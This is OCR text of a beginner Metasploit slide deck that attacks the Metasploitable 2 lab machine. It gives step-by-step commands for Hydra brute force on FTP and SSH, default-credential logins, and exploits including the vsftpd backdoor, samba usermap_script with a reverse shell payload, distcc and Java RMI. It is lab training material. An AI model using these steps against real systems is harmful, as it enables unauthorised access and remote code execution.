

CSC – Jordan Shield Special Edition

Powered By : Mohammed Kher Al-Khawaldeh.

Metasploit


Metasploit Framework
MSF Console
MSF CLI
MSF Web
Armitage GUI

Metasploit




METASPLOIT MODULES


Metasploit provides you with modules for:

- Exploits: Tool used to take advantage of system weaknesses
- Payloads: Sets of malicious code
- Auxiliary :functions Supplementary tools and commands
- Encoders: Used to convert code or information
- Listeners: Malicious software that hides in order to gain access
- Shellcode: Code that is programmed to activate once inside the target
- Post-exploitation :code Helps test deeper penetration once inside
- Nops: An instruction to keep the payload from crashing

Metasploit

To run Metasploit : msfconsole





Let’s Hack !

As a real scenario we have to know the machine IP address by deferent ways.


1- type ifconfig.
2- angry ip scan.

Our machine name is : Metasploitable version 2.

Scan our machine by using NMAP:

nmap -sV -vv [IP]

Metasploit




Hack the FTP using anonymous login.

Using command : ftp [IP]
Username : anonymous
Password : anonymous

After login successful try out help command.

Metasploit




Hack FTP using brute force attack !

Hydra -L [user list] -P [password list] [IP] ftp –V

Try to login using
login: user password: user
login: msfadmin password: msfadmin

Metasploit




Hack FTP using Metasploit.

Search vsftpd 2.3.4

Then use the exploit name .
By typing use [exploit] .
Then show the options for this exploit by typing :
options OR show options.

Metasploit




After showing the options try to edit the RHOST
And put the target IP address.

By using set argument.

Set RHOST [Target IP]

Then type exploit .

Metasploit



Hack SSH using Hydra.


Secure Shell (SSH) is a cryptographic network protocol
for operating network services securely over an unsecured network.

Try this command :

Hydra -L [user list path] -P [password list path] [ip] [service]

Try to use this command : ssh user@TARGET ip
Now we have access by know the user and pass.

Metasploit




Hack SSH using Metasploit.

First we need to start PostgreSQL service
By using this command : service postgresql start

Now we have to search about : [ssh_login]
Use the auxiliary
Then edit the RHOST and UserList , PasswordList.

Now we have access the ssh protocol.

Metasploit




TELNET it’s a control access protocol .

using command : telnet [TARGET IP]

Use past login data.
User : msfadmin
Pass : msfadmin

Metasploit




Hack SMTP using Metasploit and netcat

Search about smtp_version
Then use the auxiliary
After that try connect with netcat using this command

nc [TARGET IP] [TARGET PORT] .

Metasploit



Another way to hack it by enum.

Search about smtp_enum

Then set the Target address


Then run the exploit.

Metasploit

Hack Netbios – SSN using Metasploit .

SMB : (samba) Server Message Block (SMB) is the transport protocol used by Windows machines for a wide variety of purposes such as file sharing, printer sharing, and access to remote Windows services

use exploit/multi/samba/usermap_script
Put your options
Then set your payload
set payload cmd/unix/reverse
Then set the payload options
Do your exploit !




Hack JAVA - rmi using Metasploit

Java Remote Method Invocation (Java RMI) is a Java API that performs remote method invocation.

Search about java_rmi_server
use exploit/multi/misc/java_rmi_server

Set your options
Deal exploit !

Metasploit




Hack mysql using Metasploit!

Search about mysql_login
Set the blank password as true
Do your exploit !

OR By command line
Mysql -u root -h [Target IP]


Metasploit



Hack DISTCCD using metasploit

Search about distcc_exec
Put your options
Deal your exploit !


Metasploit



Hack PostgreSQL using Metasploit

Search about postgres_payload
Then put your options
Deal exploit

Metasploit



Hack VNC using Metasploit

Search about vnc_login
Then use auxiliary/scanner/vnc/vnc_login

Metasploit

Metasploit